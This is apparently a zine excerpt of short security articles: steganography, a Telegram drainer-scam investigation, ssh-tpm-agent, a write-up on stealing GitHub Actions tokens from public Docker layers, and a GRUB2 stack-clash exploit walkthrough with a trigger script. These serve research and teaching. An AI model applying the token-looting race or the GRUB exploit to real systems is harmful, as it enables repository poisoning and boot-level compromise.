Modern infrastructure is API-driven. Everything-as-Code (IaC, SaC, CaC) and most cloud workloads ultimately speak through APIs. Even DNS, the oldest layer of the Internet, now exposes modern JSON interfaces. Browsers are natively designed to work with such APIs.

Projects like Tauri: https://tauri.app blur the line between web and native, allowing lightweight local bundling of browser-based tools with OS-level access without the baggage of full frameworks.

This makes the browser the most accessible and safest platform for many security utilities : no-executables, no-dependencies, no-maintenance burden.

Note on automation: Browser tools are for humans, not scripts. For pipelines, keep a separate CLI and exchange results via JSON. That keeps desktops zero-install and safer, without blocking automation.

3. Core Design Principles

- **No Data Storage:** Don't collect or retain user input.
- **Client-Side Execution:** All logic runs locally.
- **No CORS Proxy:** No intermediatory servers.
- **Ephemeral Keys:** User pastes API key every time.
- **Static Hosting:** Publish tools via Static sites.

4. Example Tools

- SBOMPlay: https://cyfinoid.github.io/sbomplay
- 3P-Tracer: https://cyfinoid.github.io/3ptracer
- GHNavigator https://cyfinoid.github.io/ghnavigator/

5. Quick Demo

You don't need complex modern frameworks - just plain JavaScript.

Fetch a webpage

```
const text = await fetch("https://example.com").then(r =>
    r.text());
console.log(text.slice(0, 200));
```

Send a POST request with JSON

```
const res = await fetch("https://httpbin.org/post", {
  method: "POST",
  headers: { "Content-Type": "application/json" },
  body: JSON.stringify({ name: "Anant", tool: "Browser" })
});
console.log(await res.json());
```

Process JSON securely

```
fetch("https://dns.google/resolve?name=example.com")
  .then(r => r.json())
  .then(d => console.log(d.Answer.map(a => a.data)));
```

6. What Works Well

- Zero setup friction: works on mobile, desktop.
- Transparent via GitHub code and zero cost.
- Natural sandboxing via browser security model.

7. What Still Hurts

- CORS restrictions: many APIs aren't browser-friendly.
- CTRL+W closes a window rather than removing a word.
- OAuth and SSO flows are often awkward without a backend.

8. Minimalism as Defense

With the growing supply chain attacks, downloading random tools that drag in hundreds of dependencies is risky. Running vetted, self-hosted browser tools or version-frozen bundles is far safer. Blocking external domains and freezing versions can help prevent poisoning and preserve integrity.

Security doesn't always come from more features. Sometimes it comes from removing everything you don't need. A tool that stores nothing, runs locally, and has no backend is safer than one with endless "secure" microservices.

9. Beyond the Browser

This browser-first approach sets a baseline. Any CLI or SaaS doing the same task must justify why it deserves the extra complexity.

Obfuscate data by hiding it in images

When you don't want someone to know the contents of a message, you encrypt it. But what about when you don't want someone to know that you've even sent a message?

If you've ever played with invisible ink, messed with acrostics, or seen microdots, then already you've delved into obfuscation.


Steganography

The act of hiding information in some sort of medium (written word, images, audio, etc) is called Steganography. When we do this with images, we refer to it as Image Steganography. But the specific Steganographic technique I want to talk about is called Least Significant Bit (LSB) Embedding.

LSB Steganography

There's a bunch of ways to perform LSB embedding in images depending on file-type. The simplest (and easiest) one to talk about is embedding in the Pixel domain for a lossless image - think PNG's, BMP, TIFF, etc. It doesn't *have* to be these specific image formats; the only requirement is that you have a lossless format that you can convert to RGBA8 and back.

What is RGBA8 color format?



R G B


0 - 255

It turns out that you can represent pixels in a 32-bit unsigned integer format broken up into 4 8-bit unsigned channels: Red, Green, Blue, and Alpha (transparency).

It ***also*** turns out that we as humans are really bad at perceiving small changes in this representation.

Say we have a color R: 245, G:40, B:146, A: 255 and a second color R: 245, G:40, B:147, A: 255…

Can you tell the difference between these two colors?



Therein lies the genius of this technique, in binary the difference between 146 and 147 is **0b1001_0010** and **b1001_0011** (or 1-bit) and because the difference is imperceivable to our eyes, your capacity to store data is determined by **Width * Height * Channel(s) * Used LSBs** bits. Where the Channels and LSBs used affect image modification and visual disturbance.

So if for example, if you have a 1280x720 pixel image and you decide to embed data in the Blue channel that's 921600 bits to work with or ~115KB. That's more than enough to fit an ASCII representation of this entire article 42 times over!

Simple Algorithm

```
Input:
L // Set of (x,y) Locations  to embed
B // Set of Bits to Embed
C // Channels to embed in i.e. R, G, B
N // Number of Significant Bits to use
P // Image in RBGA8 Format

fn EmbedLSB(L, B, C, N, P):
   CAP := CalculateCapacity (P, C, N)
   if SizeOf(B) > SizeOf(CAP) OR
      SizeOf(B) != SizeOf(L):
       return Error
    for [X,Y] in L:
       J := Y*Width(P)+X
       PIX := P[J]
       BIT := B[J]
       Embed(BIT, C, N, PIX)

fn ReadLSB(L, C, N, P):
    O := EmptySet(SizeOf(L))
    for [X,Y] in L:
       J := Y*Width(P)+X
       PIX := P[J]
       Append(O, Read(C, N, PIX))
    return O
```

Racing GitHub Workflows For Tokens

GitHub Actions are CI/CD workflows that run with automatically-generated tokens for repository access. Many GitHub Actions attacks exploit vulnerabilities to extract these workflow tokens to persist or poison the repository. But sometimes, workflows foot-gun their token all alone, with only a dangerous combination of legitimate actions and bad luck.

Tokens in git config

GitHub workflows come to life with a short-lived "server-to-server" token (AKA ghs tokens, as per their prefix). They are bound to the workflow run, expiring when it ends, and receive some permissions. The default is read-only rights on the workflow's repository, but permissions can be fine-tuned per job directly in the workflow file or at the repo level.

```yaml
jobs:
  page_it_out:
    name: Page it out!
    runs-on: ubuntu-latest
    permissions:
      contents: write
      id-token: write
```

Some permissions

In workflows, tokens can be used for anything GitHub-related, depending on their permissions. They are very commonly used to clone the repository content with the well-known *actions/checkout* action.

```yaml
jobs:
 deploy:
  runs-on: ubuntu-latest
   steps:
    - name: Check out the repo
      uses: actions/checkout@v5
```

Checking out the repository

This action will clone the repository in the workflow build context using the token to authenticate against GitHub. The point is that, by default, the action will store the token inside the *.git/config* file of the clone, politely waiting to be leaked.

```
[core]
  repositoryformatversion = 0
  filemode = true
  bare = false
  logallrefupdates = true
[remote "origin"]
  url = https://github.com/<owner>/<repo>
  Fetch = +refs/heads/*:refs/remotes/origin/*
[gc]
  auto = 0
[http "https://github.com/"]
  extraheader = AUTHORIZATION: basic L0ngB64W1thT
```

`.git/config` *with token in Basic auth header*

Leaking the token

The cloned repository is then available in the workflow jobs. You may wonder how this token can leak. In fact, there is one prevalent use case that can lead to this: Docker image publication.

Building Docker images from code repos is a common use case for GitHub workflows. There is a Docker-provided action that does just this: `docker/build-push-action`. Most users will call this action with *context* set to ., pointing to the cloned repository, and *push* set to *true*, to publish the image to a registry.

```yaml
- name: Build and push image
  id: push
  uses: docker/build-push-action
  with:
    context: .
    file: ./Dockerfile
    push: true
    tags: owner/repo:tag
```

build-push-action action in action

This action then takes a Dockerfile in your project, uses it to build a Docker image from the repository, and pushes the resulting image to DockerHub (or another registry), often publicly. The true magic occurs when the Dockerfile contains the infamous *COPY . .* little dark pattern because, then, it will embed the full cloned repository inside a layer of the image, including the *.git* repository, the *config* file, and the token with it.

```
FROM ubuntu:latest

COPY . ./OUPS
RUN doThings.sh

ENTRYPOINT myTopProgram
```

Leaking is as simple as a COPY

At that point, there is a good chance the ghs token has been pushed to a public repository on DockerHub.

Racing the workflow

Retrieving the token is simple: monitor the vulnerable image's repo for change, download the good layer, and loot the secret. The exploitation is trickier, as the token will expire fast, right after the workflow ends. Then, the next question is: what does the workflow do, after, **and before** the push?

Obviously, if the workflow starts long deployment steps after the push action, the race windows will be fairly large. But every build step also runs post actions before the workflow execution finishes. Those can take time (I look at you *setup-buildx-action*) and also add to the race window.

```
build:    succeeded  |       20 hours ago in 4m 30s

> ✓ Set up job                                    3s
> ✓ Checkout repository                           1s
> ✓ Install cosign                                0s
> ✓ Set up Docker Buildx                          8s
> ✓ Log into registry                             0s
> ✓ Extract Docker metadata                       1s
> ✓ Build and push Docker image                13m 37s
> ✓ Sign the published Docker image               10s
> ✓ Post Build and push Docker image              0s
> ✓ Post Log into registry                        1s
> ✓ Post Set up Docker Buildx                     7s
> ✓ Post Checkout repository                      0s
> ✓ Complete job                                  0s
```

Execution log with time and the race window highlighted

How much time you really need depends on your exploit and permissions; be creative.

Wrap up

In conclusion, to exploit ghs tokens leaked that way, you need:

* a call to *actions/checkout*
* a call to *docker/build-push-action*
* a Dockerfile with *COPY . .*
* some permissions
* good timing

Oh, and the new `actions/checkout` v6 fixes the token in git.

Last point: ghs tokens can leak in a variety of other places: build artifacts, logs, and whatnot. Docker images are just the mainstream.

Go loot some tokens!*

* To the extent permitted by applicable law, etc, etc

Scam Telegram:
uncovering a network of groups spreading crypto drainers

It all started in sep'25:
While searching for a contact of a member of one DeFi project, I found a fake "Official Support" group with botted members and strange-looking instructions for users seeking help.


I followed them and found myself on a website pretending to be a 'swiss-army-knife' web3 problem solver with simple flow: connect your wallet and ... lose all your money.

This finding made me wonder if there were any other fake tg chats out there doing a similar thing. To find out, I opened DefiLlama's DeFi protocol ranking by TVL and started typing in <project_name> + Support / Official.

Imagine my surprise when it turned out that literally each project from top 10 (and then 20, 50...) had at least 3 similar-looking fake support chats with dozens of thousands of members in them.

So I scraped as much of them as I could manually find (at first 40, then around a 100) using a Telethon app I wrote: all their messages, admins, active users and metadata.
This resulted in a dataset of **~250k** messages from **~6500** users.

Then I cleaned it up, extracted all urls, whitelisted 'good' ones and converted the data into a graph structure: chats, users, admins and urls became nodes, and their connections (messages and user-* relations) became the edges.


you'll find 20+ other viz's in the full blog post

Here is the network viz that I got as a result:

* grey little nodes are users and urls
* dark-grey nodes are chats
* ultra-red 🔴 nodes and corresponding edges — are admins and their admin-chat relations
* other edges represent messages, where red are the oldest and blue ones are the newest 🟥🟨🟦

What's there to see?
* Admin-chat relations form a web connecting all of the chats
* The oldest chat that started this whole scene is on the right (the reddest one). Above it is one of the newest ones (blue).
* Lots of users are shared between 2-3 chats - especially between 3 giants in the bottom of the viz.

Then I took all the bad urls (more than 100) that I extracted from the messages and started looking for their stealing techniques.

Some were simple seed stealers (plz input your seed in this form), but most of the others were sophisticated and good-looking wallet connect widgets with drainers inside: asking the user to approve a legit-looking transaction, and then extracting all the funds from it a few ms later.
The one I found first was especially tricky: it featured anti-debug mode (harder to record network in devtools and so on) and had a form of a 6MB highly obfuscated (encrypted multiple times with a custom function) js.
I'm not an expert in decoding that, so I reached out to SEAL(securityalliance.org) for help. After 10 minutes they came back saying that it was an instance of Inferno Drainer - currently the most sophisticated and successful drainer out there.

Together we've been able to identify and block hundreds of malicious domains carrying Inferno and other DaaS's, hopefully slowing down and interrupting scammers' operations.
Currently, we're working on finding the rest of the scam groups and the new domains they're spreading.
Read the full story in my blog: timsh.org/scam-telegram-investigation

Stack Clashing the GRUB2 Bootloader

GRUB2 had an issue, which was patched in February 2025, stemming from recursively iterating over the partitions on a disk. If you have a disk formatted with the GUID Partition Table (GPT) scheme, and one of the partitions was also GPT formatted, you could cause GRUB to recurse deeper and deeper by repeatedly layering this. Pushing this far enough resulted in the stack eventually colliding with the heap, leading to potentially exploitable memory corruption! [1] This is a powerful bug, able to write several hundred controlled bytes from the stack frame over part of the heap, with the challenge being just aligning this with a target object.

Background

GRUB is a bootloader used by the majority of Linux distributions, and is security critical in UEFI Secure Boot setups. It has a scripting environment which can be used to define how your system boots (and/or exploit it from!). From this scripting environment you can run commands, set/unset/refer to variables, define functions, perform loops, and do comparisons.

Variables can be defined as part of the script with the *set* command, or read from disk using an envblk. Using an envblk lets you load in bytes that can't be included in the script (anything outside the 7 bit ASCII range), allowing you to define variables using every byte with the exception of 0x00 and 0x0a. GRUB stores environment variables in a hash table with 13 entries, each pointing to a linked list consisting of a *struct grub_env_var* for each variable.

Variables are a powerful tool to perform heap manipulation as you control the size and when you allocate them, letting you influence GRUBs allocator. The allocator is a basic first-fit freelist implementation, where it iterates through a list of regions ordered by size and placing the allocation in the first region with a large enough free block. If there are no regions with enough spare space to store the allocation, more memory is requested from the firmware. All allocations are done on multiples of a cell, which on 64 bit architectures is 32 bytes, and are taken from the end of the first free block that has enough space in the region. Metadata for allocations is stored inline, with a simple structure consisting of the next member of the free list (if free), the size of the allocation and a magic value to indicate if it is free or not.

There is support for loopbacks, emulated disks read from a file, and you can use whats called "block list syntax" to access data from a disk by using an offset and block count. e.g: '*(disk)1+2*' starts at block one and reads two blocks, and you can omit the count to read the rest of the disk.

Exploitation

To begin our adventure, we need a target object for corruption to exist below the stack. You can do this by forcing memory pressure, which is possible by repeatedly expanding variables ('*set a=${a}${a}*'). This eventually results in a region being created below the stack by the firmware, which from my experiments was 964KB. You can verify this via the '*lsefimmap*' command, which also lets you see the stack is around 128KB. 964KB is on the small end but was not the smallest region, which is good as small allocations will not end up in this region, but we can still quickly get the desired setup. This step was used to get some code sprayed via the envblk trick, which we will jump to when we gain control over the instruction pointer (DEP does not apply).

[1] This bug class is not always exploitable in modern environments due to guard pages, with some exceptions (See the research done by Qualys in "The Stack Clash"). However, on some UEFI firmware, including EDK2 by default, it was possible to exploit GRUB.

To get a suitable construction for exploitation I sprayed 32KB allocations, as variables, with the goal of getting two of them adjacent to each other in the region below the stack. This setup allows us to focus our corruption on just one of them, detecting which one we corrupted, and leave the other as a cushion to stop further uncontrolled corruption.

To trigger the bug and corrupt the heap, we need a layered chain of GPT partitions. This was crafted by reading the source code for GRUB and implementing the minimum needed to pass each check. The details of GPT do not matter for this bug, but each layer includes a protective MBR, a GPT header and one partition entry for the rest of the disk. The protective MBR and the last block of the disk are used to store the data for the overwrites, both of which are included in the stack frame after being read. With each layer we add, the recursive functions push the stack frame deeper and deeper resulting in corruption further below the stack.

To avoid causing uncontrolled corruption from the full chain, as using the bug in any form results in all disks being iterated over, a block of null bytes was placed before the chain. This requires the use of block list syntax to access each layer:

```
loopback base /base.img # Setup the base stack

function trigger { # $1 is an argument
  loopback probe (base)$1+      # setup
  search --file does_not_exist # trigger
  loopback -d probe            # cleanup
}
trigger 1 # Trigger the bug with the full stack
trigger 4 # Skip one layer
```

We control how far below the stack we go by passing an argument to *trigger*, which is the block offset to start from in the disk. Starting at one for the maximum depth, and adding three for every layer we want to skip (The protective MBR, GPT header and the partition table are three blocks in total). We can also vary the depth even more by triggering the bug from another function, and use multiple partition chains with their overwrites starting from different offsets.

Our primary goal is to align the overwrite with the start of the variable we are targeting, as this is what we need to get a control over a target object. I did this by trying various different depths until I managed to fully control a variables value, which implied I also controlled the allocation metadata for it. With control over the allocation metadata, we gain over control the size field and can make it equal to the size of a target object we want to control after we free the variable. I chose to target *grub_env_var* as it contained function pointers called when the variable is read or written to. With that decided, I freed the variable we've been corrupting and started defining new variables, with large names and values, hoping for one of their *grub_env_var* structs to end up in the slot we just released back to the allocator. All the variables had a name with the hash value of 0, so they ended up in the first entry of the hash table.

A second chain of partitions was used to trigger the corruption again, with the same depth we discovered earlier, to overwrite the *grub_env_var* that was just sprayed. This was done to change the *write_hook* member to *0x30303030* (an address that reliably held the sprayed code) and sets the name to a *nullptr*. Page zero contained just null bytes on the firmware I checked, and the empty string has a hash value of 0, so the variable can still be looked up. We can then take control by just running '*set =1*', triggering the write hook of the variable with no name, reaching the end of our journey.

If you want to play with the exploit, you can find my test environment at *github.com/bahorn/clashgpt*. **EOT**

What's the deal with "1" in `ptrace(PTRACE_TRACEME, 0, 1, NULL)`?

While trying to solve some Linux crackmes from crackmes.one, I stumbled upon an anti-debugging technique that makes use of `ptrace()`. I have provided an example below for those unfamiliar:

```
//ptrace() prototype
long ptrace(enum __ptrace_request request,
pid_t pid, void *addr, void *data);
```

main.c:

```
#include <stdio.h>
#include <sys/ptrace.h>

int main(void) {
    if (ptrace(PTRACE_TRACEME, 0, 1, NULL) < 0) {
        printf("Begone debugger!\n");
        return 1;
    }
    … // Normal program flow
}
```

If you run the above program from a debugger like GDB which makes use of `ptrace()`, the function returns `-1` and exits the program prematurely. Running the program without a debugger will resume with a normal program flow.

I also saw a different variant of the above usage:

`ptrace(PTRACE_TRACEME, 0, 0, NULL)` and
`ptrace(PTRACE_TRACEME, 0, NULL, NULL)`

So I referred the *Linux Programmer's Manual*[1] for the PTRACE_TRACEME request type under `ptrace()`:

PTRACE_TRACEME

Indicate that this process is to be traced by its parent. A process probably shouldn't make this request if its parent isn't expecting to trace it. (`pid`, `addr`, and `data` are ignored.)

I thought to myself, wouldn't it be more sensible to use the latter variants instead of the former? `pid` and `data` are 0/NULL, so why would this one argument be different? Most programs and sources online that document the use of `ptrace()` for anti-debugging use the former implementation. Was there some undocumented feature/bug that a lot of sources favour the former?

I decided to ask the members of crackmes.one's Discord, but no one had an answer. The website's maintainer, Xusheng, expressed his interest in finding an explanation as well. This led me down a rabbit hole of finding early occurrences of `ptrace` being used as I initially described and Xusheng examining the Linux kernel's source code before 1999.

In a 2007 paper from Dr. Jose Nazario *Botnet Tracking: Tools, Techniques, and Lessons Learned*[2] under the section "Increased Use of Anti-Analysis methods", he mentions the use of `ptrace()` (as well as other anti-analysis methods) from Phatbot's codebase as an example.

Henry Miller's 2005 paper *Beginners Guide to Basic Linux Anti Anti Debugging Techniques*[3] showcases the use of `ptrace` as one among many anti-debugging techniques and few ways to circumvent it.
The references section of the paper mentions a 1999 paper *Linux Anti Debugging Techniques - Fooling the Debugger*[4] from Dr. Silvio Cesare and turns out this is the oldest reference that I was looking for! When I found an archive of his paper, there was no explanation for using 1 instead of NULL or 0.

Thanks to Xusheng, he managed to contact Dr. Silvio via LinkedIn for an explanation. While we were waiting for a response, Xusheng used an LLM to examine the Linux kernel's source code before 1999 (ver. 2.0.36 to be precise). The results weren't anything spectacular, it just confirmed what the documentation stated.

After a few days, Dr. Silvio responded. Unfortunately, he couldn't remember the exact reason for giving 1 for `addr`, but he speculated it might have to do something with showing that the argument was unused.

Since I couldn't get a definitive explanation, I decided to test for any bugs or quirks on Debian 2.0 (1998) for x86 with all compiler warnings enabled. I couldn't find anything weird for both variants of ptrace().

With no further hints or sources, I decided to end the search and remain satisfied with assuming most people may have blindly copied the code from Dr. Silvio's paper or from a widely known malware.

Huge thanks to Xusheng for contacting Dr. Silvio and for checking for any undocumented features from the Linux kernel, and to Dr. Silvio for his quick response. Finding out some history about one of the oldest anti-debugging techniques sure was fun!

1 https://man7.org/linux/man-pages/man2/ptrace.2.html

2 https://blackhat.com/presentations/bh-dc-07/Nazario/Paper/bh-dc-07-Nazario-WP.pdf

3 http://staff.ustc.edu.cn/~bjhua/courses/security/2014/readings/anti-debugging.pdf

4 https://web.archive.org/web/20000902174529/http://www.big.net.au/~silvio/linux-anti-debugging.txt

Securing SSH keys: `ssh-tpm-agent` 🔐

Securing ssh keys can be hard. Usually people reach for hardware tokens like Yubikeys, Nitrokeys or other FIDO devices. But they can be expensive, unavailable for less fortunate souls and small things we can lose. Luckily most modern laptops have a secure enclave called a Trusted Platform Module (TPM) which we can use.

TPMs allow us to create sealed keys that can only be unsealed by the same TPM it was created on. This allows us to prevent signing key misuse in cases where someone where to obtain a copy of they key, but not the device itself. This is a practical security guarantee to have!

The goal of `ssh-tpm-agent` is to provide an OpenSSH compatible agent implementation that can manage TPM sealed SSH keys for us.

Usage

The project attempts to slot into the existing OpenSSH tools, but provide binaries with similar behaviour where we need to act on TPM keys specifically.

```
λ ~ » ssh-tpm-keygen
Generating a sealed public/private ecdsa key pair.
Enter file in which to save the key (/home/fox/.ssh/id_ecdsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/fox/.ssh/
id_ecdsa.tpm
Your public key has been saved in /home/fox/.ssh/id_ecdsa.pub
The key fingerprint is:
SHA256:wyfqF8uSkiamszFj1phFFfMn9acd7YlzbCAYNYUBYGI
The keys randomart image is the color of television, tuned to a
dead channel.
```

`id_ecdsa.tpm` contains the sealed secret key and `id_ecdsa.pub` contains the public key as one would expect. We can use these keys with `ssh-tpm-agent` to expose them to `ssh`.

```
λ ~ » ssh-tpm-agent &
λ ~ » export SSH_AUTH_SOCK=$(ssh-tpm-agent --print-socket)
λ ~ » ssh-tpm-add ~/.ssh/id_ecdsa.tpm
λ ~ » ssh-add -l
256 SHA256:wyfqF8uSkiamszFj1phFFfMn9acd7YlzbCAYNYUBYGI (ECDSA)
```

You can also import an existing ECDSA key, created by `ssh-keygen` as an example, and wrap it into a TPM sealed key with `--import`.

```
λ ~ » ssh-keygen -t ecdsa -f id_ecdsa -N ""
[...snip...]
The key fingerprint is:
SHA256:SuaOd4mrUuQHTo3D3JSVsVzF8KkQfO2U5+cp5zUn6aM
λ ~ » ssh-tpm-keygen --import ./id_ecdsa -f id_ecdsa -N ""
Sealing an existing public/private key pair.
```

We can use `ssh-tpm-add` to add it into our agent.

```
λ ~ » ssh-tpm-add id_ecdsa.tpm
Identity added: id_ecdsa.tpm
λ ~ » ssh-add -l
256 SHA256:SuaOd4mrUuQHTo3D3JSVsVzF8KkQfO2U5+cp5zUn6aM (ECDSA)
256 SHA256:wyfqF8uSkiamszFj1phFFfMn9acd7YlzbCAYNYUBYGI (ECDSA)
```

Proxying other agents

The TPM can only support a subset of all key types, mainly the NIST ECC curves, which leaves us in quite a pickle if we need to deal with other key types. A solution to this problem is to proxy key handling to other agents through `ssh-tpm-agent`.

```
λ ~ » eval $(ssh-agent)
λ ~ » ssh-add ~/.ssh/id_rsa
Identity added: id_rsa
λ ~ » ssh-tpm-add ~/.ssh/id_ecdsa.tpm
Identity added: id_ecdsa.tpm
λ ~ » ssh-tpm-agent -A "${SSH_AUTH_SOCK}" &
λ ~ » export SSH_AUTH_SOCK="$(ssh-tpm-agent --print-socket)"
λ ~ » ssh-add -l
256 SHA256:wyfqF8uSkiamszFj1phFFfMn9acd7YlzbCAYNYUBYGI (ECDSA)
4098 SHA256:k7XbdF+Cm7FGBy0IGKq7i6c96ER5708k0raqIByaMD8 (RSA)
```

This forwards all requests `ssh-tpm-agent` can't handle to `ssh-agent` where appropriate. If you have other OpenSSH compatible agents, like `gpg-agent`, you could also proxy requests to them.

TPM hierarchies

TPMs create keys under three different hierarchies. These hierarchies are based one a different seed which allows to create deterministic keys and serve different purposes. The "endorsement" hierarchy are for keys that should last the lifetime of the device. The "owner" hierarchy for keys that should last the lifetime of the device owner. The "null" hierarchy for keys that should last the lifetime of the current session.

Usually when we create keys, we instruct the TPM to make keys below the hierarchy to produce a unique key based off on the seed and some random data, but we can tell the TPM to produce a key from the hierarchy seed itself.

```
$ ssh-tpm-agent --hierarchy owner &
$ export SSH_AUTH_SOCK="$(ssh-tpm-agent --print-socket)"
$ ssh-add -l
2048 SHA256:QyYl40xHOkKd9c2w6p8t5TdN19cQrbfGSszk6cwkDDM Owner
hierarchy key (RSA)
256 SHA256:n4lyrbPe6ak7Rs9VX0XbCRxJaFr6CGiKQWhoNXfQrOE Owner
hierarchy key (ECDSA)
```

These keys can be recreated between OS installs and allow us to produce deterministic keys. This is useful for host keys as these keys should be strongly tied to the server providing the ssh daemon.

Installing ssh-tpm-agent

The project can be installed with `go install`, by downloading one of the prebuilt binaries or alternatively installed by one of your package managers if available.

```
# With go
$ go install github.com/foxboron/ssh-tpm-agent/cmd/...@latest

# Arch Linux
$ pacman -S ssh-tpm-agent
```

Project Link

✨ https://github.com/Foxboron/ssh-tpm-agent ✨

Would you like to see your article published in the next issue of Paged Out!?

Here's how to make that happen:

First, you need an idea that will fit on one page.
That is one of our key requirements, if not the most important. Every article can only occupy one page. To be more precise, it needs to occupy the space of 515 x 717 pts.

We have a nifty tool that you can use to check if your page size is ok - https://review-tools.pagedout.institute/

The article has to be on a topic that is fit for Paged Out! Not sure if your topic is?

You can always ask us before you commit to writing. Or you can consult the list here: https://pagedout.institute/?page=writing.php#article-topics

Once the topic is locked down, then comes the writing, and it has to be done by you. Remember, you can write about AI but don't rely on it to do the writing for you ;) Besides, you will do a better job than it can!

Next, submit the article to us, preferably as a PDF file (you can also use PNGs for art), at articles@pagedout.institute.

Here is what happens next:

First, you will receive a link to a form from us. The form asks some really important questions, including which license you would prefer for your submission, details about the title and the name under which the article should be published, which fonts you have used and the source of images that are in it.

Remember that both the fonts and the images need to have licenses that allow them to be used in commercial projects and to be embedded in a PDF.

Once the replies are received, we will work with you on polishing the article. The stages include a technical review and a language review.
If there are images in your article, we will ask you for an alt text for them.

